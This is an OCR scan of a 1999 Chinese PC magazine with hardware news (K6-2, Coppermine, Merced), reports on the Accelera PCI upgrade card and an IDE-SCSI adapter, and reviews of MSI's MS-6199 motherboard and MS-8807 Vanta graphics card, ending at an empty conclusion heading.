同时为进一步提升 K6 系列 CPU 性能，AMD 已经决定将 Super7 主板的系统总线速度从 100MHz 提高到 133MHz(相信大家都知道，由于 K6 系列的 L2/L3 Cache 需要通过系统总线与 CPU 交换数据，因此 133MHz 总线对 K6 系统的性能提升明显要比 Intel 的 PⅢ更大)。K6－2 CPU 现在已经能很好地在 133MHz 总线下工作，但它需要更稳定的 133MHz Super7 主板，正式支持 133MHz 总线的VIA、Ali 和 SiS(据说叫 SiS540)的芯片组将在明年陆续问世。届时 AMD 将拥有低端 133MHz 总线高主频 K6－2/3 和高端 Athlon 两条线对抗 Intel。而到 2000 年中，Athlon 系列低端产品 Athlon Select 也将上市，它采用 Socket 结构，L2 Cache OnDie、容量虽然更小(128KB 或 256KB？)，但以 CPU 的同频全速运行，加上 Athlon 先进的体系结构、强大的多媒体和浮点性能、改进后的 3Dnow！指令、4 倍于 PⅢ的 128KB L1 Cache……嘿嘿，我要是 Intel 总裁，一定要睡不着觉了


其它新闻还包括：

Intel 在"Intel 开发者论坛(IDF)"演示了采用了 0.18 微米工艺制造的的 Socket 版本 Coppermine，速度高达 800MHz。667 和 700MHz 的 Coppermine 将在 10 月份正式上市，同时演示的还有 i820 主板和下一代的 64 位 CPU——Merced(嘿嘿，AMD 和 Intel 价格战一开打，我们又有福了)

这就是 Merced，象块硬盘，注意那密密麻麻的针脚(图－3)


(图－3)


Merced 特写(图－4)，Merced 插槽(图－5)，Merced 插槽特写(图－6)，Merced 的散热装置：很复杂，由 3 片不同装置组成，和它相比，K7 的散热片就不算什么了(图－7)。



(图－4)


覆盖着散热片的 Coppermine(图－8)，散热片下面就是它，FC－PGA 封装的 Coppermine (图－9)

i820 南北桥芯片 (图－10、图－11)。

有消息称，nVIDIA 将发布一款新 RIVA TNT2 芯片——TNT2 Pro，它在速度上并没有超过 RIVA TNT2 Ultra，不过却是 nVIDIA 用来对付 G400 和低端 Voodoo3 的利器。和最初的 GeForce256 一样，TNT2 Pro 也将采用 0.22 微米技术制造。与目前 0.25 微米工艺制造的 TNT2 系列相比，它需要的电压更低、产生热量更少，也更容易达到较高运行频率。它的内核和显存运行频率分别为 143MHz 和 166MHz，不过由于制造工艺更精良，你很容易就可以把它超频为 TNT2 Ultra 使用（呵呵，越听越象显示芯片版的 SL2W8，什么！你不知道 SL2W8 是什么#￥% *%……)。目前还不清楚是否会有 0.22 微米工艺的 TNT2 Ultra.



(图－5)


(图－6)



(图－7)

著名显卡厂商 Hercules 正式宣布倒闭。:(


VIA 将和摩托罗拉合作开发服务器主板用芯片组。



(图－8)

据 Microsoft 内部人士称：即将上市的 Windows2000 将不会支持双 Celeron 系统，但也不会锁死这项功能，它只是会把 Celeron 认成 PⅡ，不影响正常使用.


(图－9)

本周 MAG、ADI 和 CTX 同时发布了采用 SONY FD Trinitron 显象管的纯平面显示器，它和目前市场上的纯平显示器相比，不会出现视觉上的内凹感，同时保持了 SONY 显象管特有的高对比度和颜色鲜艳的特性。价格并不贵，17 寸的价格在 4000 多元。


(图－10)



(图－11)

海外传真(99年10月号)

■文/LuckyMan

神秘的"8xx"主板

上周末，东京的某电脑店公开展出了一种由台湾 RIOWORKS 生产的尚未正式



(图－01)

发表的新型主板"PD82－A"。在展示的说明中标有"首次公开的 RIOWORKS 8xx Dual 主板"字样(图－01) 8xx——您也许已经猜到了……对!它就是"千呼万唤始出来，犹抱琵琶半遮面"的 Intel 820 芯片组主板(图－02)

该主板是一块支持双 CPU、板载 Ultra2 SCSI 控制器和支持 100Base－TX 的 LAN 控制芯片的豪华型主板。

(图－02)

整块主板的线路板为黑色，带有 AMR 插槽，而最独特的是，板上的内存插槽竟然是 RIMM 槽（这也从另一个方面证实了该主板应该是 820 芯片组的)，并且，RIMM 插槽上还插着将 RIMM 槽转成 DIMM 插槽的转换卡(图－03)!

看来，Intel 已经解决了一些悬而未决




(图－03)

的技术问题，Intel 820 的面市之日就要来到了

划时代的升级利器 ——Accelera PCI

今年 4 月，擅长研制"2000 年问题"解决卡（这类东西在国外很有销路）和 CPU 升级套件的 Evergreen Technologies 公司发表了一款新奇的 CPU 升级卡，改变了迄今为止"升级"这一概念的基本思路，这就是 Accelera PCI

一般说来，个人电脑 CPU 的升级大多采用与使用中的 CPU 架构相同，但性能（主频）更高的产品。例如 Pentium 或 Pentium MMX 用户想不换主板只升级 CPU，可供选择的对象只有高主频的 Pentium MMX、K6－2 或 K6－Ⅲ。而 Accelera PCI




◀(图－04)

(图－05)▶

突破了传统意义上 CPU 架构的限制，在一块 PCI 接口的扩展卡上集成了 Celeron 433 和 Intel 的 440BX 芯片组，无须更换主板即能实现 CPU 架构的彻底更新。(图－04、图－05)


添加 Accelera PCI 后，那些基于 Socket 7 架构的系统（CPU 可以是 Pentium、Pentium MMX、AMD－K5、AMD－K6 和 Cyrix 6x86)，可以在保持主板其他部件不变的情况下，一步到位地将系统升级到目前中档电脑的水平。与上述几种 CPU 相比，赛扬是 Pentium Ⅱ家族的一员，在 CPU 内核中集成了 128KB 的二级缓存，是现有中/低端电脑的首选 CPU。不过采用 Socket 370 接口的 PPGA 版赛扬与 Socket 7 的 CPU 相比，不仅针脚排列不同，总线设计方面也有很多区别，按理说是不能单纯交换就了事的。为了解决这一矛盾，Accelera PCI 的卡上除了 CPU



(图－06)

之外还集成了 Intel 440BX 芯片组的北桥芯片（该公司网站介绍说产品将采用 440ZX 芯片组，但实际上用的是 440BX)，可以说这块升级卡本身就是一块具备一定功能的"主板"(图－06)。

另外，由于 Accelera PCI 不带南桥芯片，所以软/硬盘控制器和各种 I/O 控制器仍使用原主板上的产品。Accelera PCI 本身



(图－07)

还带有 BIOS 芯片，在启动后会自动接掌本体 CPU 和内存控制权(图－07)。

Accelera PCI 上搭载的 CPU 是 PPGA (Socket 370) 版的 Celeron 433。尽管 CPU 插槽不是常见的 ZIF 型，但只要使用适当工具，用户仍有可能自行将 CPU 进一步升级为更高主频的产品。Accelera PCI 使用的内存是一般便携机使用的通用型 SO－DIMM，之所以不用标准的 168 线 SDRAM，估计是为了节约宝贵的线路板面积。SO－DIMM 的插槽在线路板正反两面各有一个，标准状态下该产品附带一条 64MB 的 SO－DIMM，用户可以自行将它升级为最大 256MB(128MB×2)

需要注意的是，并不是所有旧型机都能使用 Accelera PCI，为此 Evergreen Technologies 在自己的网站上公布了用于测试系统兼容性的软件《PreQual Software》。对 Accelera PCI 感兴趣的用户可以自行下载并检测自己现有系统、使用该程序检测并得出"Your system is compatible"(你的系统可以兼容)的结论后，用户就可以放心安装 Accelera PCI 了

实际安装十分简单，只要找一个空 PCI 插槽，把 AcceleraPCI 插上就可以。接通电源后，原主板 BIOS 首先被激活，但在启动中系统控制权会自动被 Accelera PCI 接管，改由 Accelera PCI 上的 BIOS 控制其后操作，一旦 Windows 等操作系统完全启动，实际使用的就完全是 Accelera PCI 上搭载的 CPU 和内存了。安装它后，第一次启动时 Windows 会报告说发现"PCI Pentium CPU"，此时使用附带软盘安装所须 INF 文件后，整个安装就告完成


有趣的是，在今天这个超频盛行的时代，Accelera PCI 不甘落后，也模仿其他 BX 主板提供了用于超频的一些选项。例如它可以将外频设为 66.8/68.5/75/83/100/103/112/133.3MHz 共 8 种，内核电压也可以从 1.90/1.95/2.00/2.05/2.10/2.20/2.30v 中选择。不过，由于 Accelera PCI 所带的 CPU 散热风扇不够强，所以在标准状态下一般只能将 CPU 外频超到 75MHz，提高到 83MHz，系统会在 Windows 启动时死机，不过估计使用更强力风扇后很有可能成功

安装 Accelera PCI 后系统性能到底能有多大提高?相信这是大家关心的问题。一台 Pentium 133MHz/48MB 内存的 96 年桌上型电脑，增设 Accelera PCI 后，使用《WinBench 97》（由于测试用机装的是 Windows 95 OSR2，所以无法使用最新《WinBench 99》)、Accelera PCI 附带的《Dhrystones》和《Media Stones》进行测试，发现单纯测算 CPU 演算能力的 CPU Mark32 得分比原来提高 5.4 倍；在支持 MMX 指令的《Media Stones》测试得分更达到了原来的 7.6 倍。尽管 Accelera PCI 不包括升级显示芯片，但随 CPU 速度的提高，Business Graphics WinMark 97 和 High－End Graphic WinMark 97 的得分还是比原来提高 1.6～2 倍。即使抛开这些数值不说，用户也可以很明显感受到升级后整个系统变得"轻快"多了

由此可见，Accelera PCI 对于那些仍在使用旧型桌上型电脑（尤其是那些使用卧式机箱）的用户来说是一款很有魅力的升级产品，尽管眼下它的售价不菲(日本当地大约是 49800 日元，折合成人民币大约是 3700 多元)，但对那些采用品牌机箱/集成主板的用户来说，这几乎是他们实现"升级并保护现有资产"的唯一手段了

IDE－Ultra Wide SCSI 转接头

近日，台湾的 ACRAD TECHNOLOGY 公司推出了将 IDE 接口转换为 Ultra Wide SCSI 接口的转接头，首次在 IDE－SCSI 转接头上实现了最高 40MB/S 的数据传输率。该公司开发过多种类似转接装置，此次



(图－08)



(图－09)

推出的型号为 AEC－7720UW 的产品使用的 SCSI－IDE Bridge(转接桥) 芯片是自行开发的 ARC－760B。

整个转接头结构十分紧凑，使用 3.5 英寸软驱用电源接头供电，在线路板正反两面分别设有 40 针 IDE 接口（图－08）和 68针 Ultra Wide SCSI 接口(图－09)。根据该公司公布的控制芯片性能参数显示，该芯片所支持的最大传输速度在 IDE 方面为 Ultra ATA/33(33MB/s)，在 SCSI 方面则为 Ultra/Ultra Wide SCSI(最高 40MB/s)。

另外它还支持包括 CD－ROM 在内的其他使用 ATAPI 接口设备。最绝的是，芯片本身甚至还支持连接双通道 IDE 设备(但在实际转接头上估计无法实现，因为它只有一个 IDE 接口)。

有了这一转接头，那些囊中羞涩却又想将存储设备转为 SCSI 接口的穷玩家将可以比较容易地构筑属于自己的"纯 SCSI"使用环境。它在日本的售价折合人民币大约为 750 元，考虑到高档 SCSI 硬盘和一般高速 IDE 硬盘的差价，相信它还是物有所值的。

想以 Ultra Wide SCSI 为主要存储界面的用户，请好好关注这一产品吧!



微星 MS－6199 主板

■文/Nowhere

BX 芯片组自去年 4 月推出以来，一直占据市场主流位置。尤其是 DIY 市场，在 i820 芯片组未真正成熟之前，BX 将仍然是 DIYer 装备自己最高性能爱机的不二之选。BX 主板也不断推陈出新，增加新的附加功能。以这次介绍的微星 MS－6199 主板为例，已经是微星科技推出的第 4 代 BX 主板（前 3 代分别是 MS－6119、MS－6119W、MS－6163)。MS－6199 延袭 MS－6163 丰富的超频组合，并且将 PC－Alert、Top Tech 等微星独有的监控技术发展到第 3 代。当然，还有微星独家研发，作为这块主板新卖点的 Diagnostic LED 技术。

基本资料

MS－6199 主机板

- CPU：SLOT1 插槽，支持 Pentium Ⅱ/Ⅲ/Celeron 处理器。时钟频率从 233MHz (66MHz×3)到 1240MHz(155MHz×8)。
- 芯片组：Intel 82443BX/P ⅡX4E 芯片组。
- FSB(前端总线)：从 66.6MHz 到 155MHz 共提供 25 种外频选择。
- 提供从 3 到 8 以 0.5 为间隔的倍频选择。
- 最大内存容量：3 条内存插槽，可容纳 384MB(8MB×8×3)。若采用 Regis-

tered DIMM，最大可支持到 768MB (16MB×4×3)

- ◆ 插槽：AGP×1，PCI×5，ISA×2，包括一个 PCI/ISA 共享。
- ◆ 符合 PC'99 规范，所有接口以不同色彩区分；支持内存挂起 STR(Suspend To RAM)

MS-6199 有两种规格，其中一种集成有 Creative ES1373 音效芯片(MS-6163 集成的是 ES1371 芯片)。两者的价差约为 100 元。从布线和做工上看，MS-6199 与 MS-6163 相差不大，体现了微星一贯的大厂风范

Diagnostic LED

BX 主板发展到现在，各家都力图以附加值取胜。其中有加入 DMA66 独立控制芯片以支持 DMA66 规范的；有加入双 BIOS 芯片防止 CIH 病毒的；也有以将 BX 主板结构加以改造以支持双赛扬系统的……相对于这些非规范且容易大幅增加成本的办法，微星科技虽然显得保守，但却将设计思路深入到用户装机过程中。Diagnostic LED 技术的推出，便是明证。所谓 Diagnostic LED，是指在微星 MS-6199 的主板右上端设计有 4 颗 LED(发光二极管)。每颗 LED 有红、绿两种状态，通过排列组合，可以表示从开机到进入操作系统的 16 种进程状态。每种状态表示相关的硬件信息。藉此 DIYer 甚至可以不用显示器也能完整装好一台电脑，并判断出相应的故障所在。

超强的超频组合

MS-6199 提供 26 种外频和 11 种倍频，理论上共有 286 种频率组合。当然您不可能用到如此之多的频率，而超过 600MHz 的频率在目前也没有多少现实意义。但正如微星所说，重要的是给玩家以选择的机会。尽管现在 Intel 的 CPU 大多锁住了倍频，但微星 MS-6199 多达 25 种的外频仍然可提供丰富的超频选择。以一颗可稳超 450 的赛扬 300A 为例，实现的频率组合就可达 9 种

为提高超频的成功率和稳定性，DIYer 通常会采用适量调高 CPU 电压（Vcore 电压）的方式。MS-6199 将电压可调范围定为 20%（需将 BIOS 刷新至最新的 3.1 版），每档定为 0.05v。一块 2.0v 的赛扬 CPU，最高可调至 2.4v，中间共有 8 种档次（实际超频时，建议调高电压的范围不要超过 10%）。另外，在 MS-6199 上，CPU 外部电压（Vio 电压）也是可调的，可以 0.1v 为间隔调至 3.6v

以上的外频、倍频和电压调节完全都可通过 BIOS 进行软设置，但是 MS-6199 并不自夸为"无跳线主板"，它设计有 SW2、SW3 一组"超频"跳线，用于将外频设置为【自动侦测】、【强制 100MHz】和【强制 133MHz】三种方式。此项"冗余"设计最大的好处，是在超频失败时起了补牢的作用。超频难免失败，失败后通过这组跳线，可以轻松恢复至超频前的状态。不像某些"免跳线主板"，出现错误还需清掉 BIOS 重头来过。另外，当 SW2 为短路状态且 CPU 额定频率在 PⅡ350 以下时（包括赛扬 CPU），最高有效外频仅为 83MHz。这项设置能有效保护您的爱机不至于被某些"超频爱好者"超至报废

独特的监控系统

超频的同时，还需要有强大的监控和调节系统，以防止意外发生，并使整个系统运行更加稳定。微星的监控系统由硬件和软件两部份组成，硬件部份称为 Top Tech，软件部份称为 PC Alert

MS-6199 装配的是目前最新的 Top Tech Ⅱ和 PC Alert Ⅲ技术。其中，Top Tech Ⅱ除可准确探测 CPU 温度外，还另设有一个热敏探头可探测诸如显卡、主板芯片组、硬盘等部件的温度。Top Tech 由于采用长型热敏探头，测出温度的准确值可达 99%

PC Alert Ⅲ则是一款功能强大的主板监控和调节软件。由三个部件组成，其一为主板监控，可观测到系统温度、CPU 温度、第 2 个探头温度、风扇转速、电源电压、CMOS 电池电量以及机箱状态等项目；其二为实时调节（BUS Racing，仅限于 Client 版本的 PC Alert Ⅲ），可像 Soft FSB 那样对主板外频进行实时调节，并实时生效；其三为降温软件 Soft Cooler Ⅱ，该降温软件虽不如 Waterfall 和 Rain 效果显著，但由于是微星自行研制并配合自家主板使用，因此稳定性应是最佳。此外，PC Alert Ⅲ还附带两个非常实用的小工具：MoSpeed 和 Doctor Y2K。前者可调节 Modem 以达到最佳上网效率，后者则专为检测和修复系统的 Y2K 千禧年问题所备

实话实说，MS-6199 除了 Diagnostic LED，并没有太多新意，但其在实际使用的稳定性非常好。在笔者将一款超频能力极差的赛扬 300A 超至 374 使用的三天中，在每天平均开机均在 10 小时以上，安装 Win98SE，进行《3DMark99 MAX》测试，以及运行多个大型 3D 游戏的过程中，未出现过一次非法操作和意外死机。综合看来，MS-6199 应是一块针对 DIY 市场，提供强大的稳定兼容能力和同样强大的监控调节能力，同时拥有高度扩展性的主板

Chance 体验：据最新统计表明，从整体国际市场来看，目前在新装机用户中，约有 15% 的人采用 DIY 方式装配电脑。而亚太地区特别是中国，这个比例要[illegible]，大约在 20% 偏上。而其他 80% 的用户则采取直接购买品牌整机的方式。[illegible]方面，[illegible]DIY[illegible]。另一方面，[illegible]。[illegible]DIY[illegible]。[illegible] 399[illegible]。[illegible]DIY[illegible]。[illegible]上来。而象超频性能这类 DIY 看重的功能，将不逊色成为[illegible]产品优势的主要指标。[illegible]MS-6199，虽然厂家在广告宣传上，仍有不少[illegible]放在了[illegible]超频性能上，但我个人在实际使用中，对 MS-6199 表现出的优秀的稳定性更为在意。



微星 MS-8807 能带来什么？

■文/显卡之家

不是每一个消费者都有购买 TNT2 Ultra、Voodoo3、G400 的实力，更不是每一个人都有这样的需求。针对不同的用户，够用且好用，经济实惠的显示卡就是好显示卡，使用 nVIDIA 的 Vanta 芯片的 500 多元显示卡算是第 4 代 3D 显卡中最低廉的，一块 Vanta——比如微星 MS-8807——能带来什么？

微星科技涉足显示卡市场的时间不长，做主板它是大哥级人物，但就显卡而言还只是小弟弟。看到这块 Vanta，确实感觉微星的显示卡技术提高了，卡的用料比前几款产品提高了一个档次，显存用的是 8M HY(现代)的 7ns 颗粒，使用的是更加稳定的钽电容，做工用料在以低档市场为主的 Vanta 显示卡中算是"最好"的了，当然就布线而言，微星做的还是不好，需要更进一步提高——这恐怕也是微星显示卡用料好却性能表现一直不突出的原因所在。

使用和购买 Vanta 就要了解它的基本性能。Vanta 是 TNT2 的简版（但如果简称为 TNT2 就有点误导了），在 3D 特性上与 TNT2 完全相同，不过显存总线只有 64bit，工作频率降为 100/115MHz，显存容量最高支持 16MB(一般成品卡使用 8MB)，性能一般约有标准版 TNT2 的 60% 左右。nVIDIA 给 Vanta 的市场定位就是低端、商业和基本的家用领域，所以性能注定不会很高，但 Vanta 到底表现如何？还是看看我的测试吧



测试平台没有使用 PⅢ，也没有搭配 256MB 内存，因为买 PⅢ/256MB 的人基本不可能去使用 Vanta 做显示子系统，所以我把系统降到了赛扬 366、440BX 主板、64MB 内存，这样一个 5000 元左右价位的实用型机器是使用 Vanta 的匹配机型。

Vanta 的 2D 性能


测试 2D 性能用《WinBench》，其中还测试了实际应用的《Photoshop》、《Word》等视窗 2D 应用软件的表现。Vanta 获得了令人可以接受的得分，在 1024×768 像素的分辨率下能够满足绝大多数应用，但是在更高分辨率就有些勉为其难了。它的 2D 性能比 TNT 和 TNT2 要低 20% 左右，不过比 8MB 的 Savage 4 要高一些。1024×768 像素或 800×600 像素是它的最佳视窗应用分辨率。（表-01）

Vanta 的 OpenGL 游戏性能


用最热门的也是公认的机器杀手《Quake3》测试 Vanta 的游戏 OpenGL 性能，在 Q3TEST 中，TNT 系列芯片非常成功，Vanta 也不例外——考虑到 Vanta 的性能，也要现实一点——我把【品质】调节到第 2 好的档次【NORMAL】状态，在激烈的 Q3TEST1 场景中 640×480 像素获得了 40fps 的好成绩，800×600 像素也达到了 30 多 fps，用 Vanta 的 640×480 像素联机作战，肯定不会吃亏，Vanta 确实保留了 TNT 优秀的 OpenGL 性能。（表-02）

D3D 游戏的测试


D3D 是显示卡应用最广的 3D 游戏 API，我用近期火爆的《Expendable》（兵人）做测试，Vanta 能够很好地胜任 800×600 像素的分辨率，16bit 获得了 40fps 以上的速度，不过 32bit 就连最起码的 30fps 都达不到了，看来 Vanta 的 3D 速度还是有限的。（表-03）



（表-01）



（表-02）



（表-03）

结 论

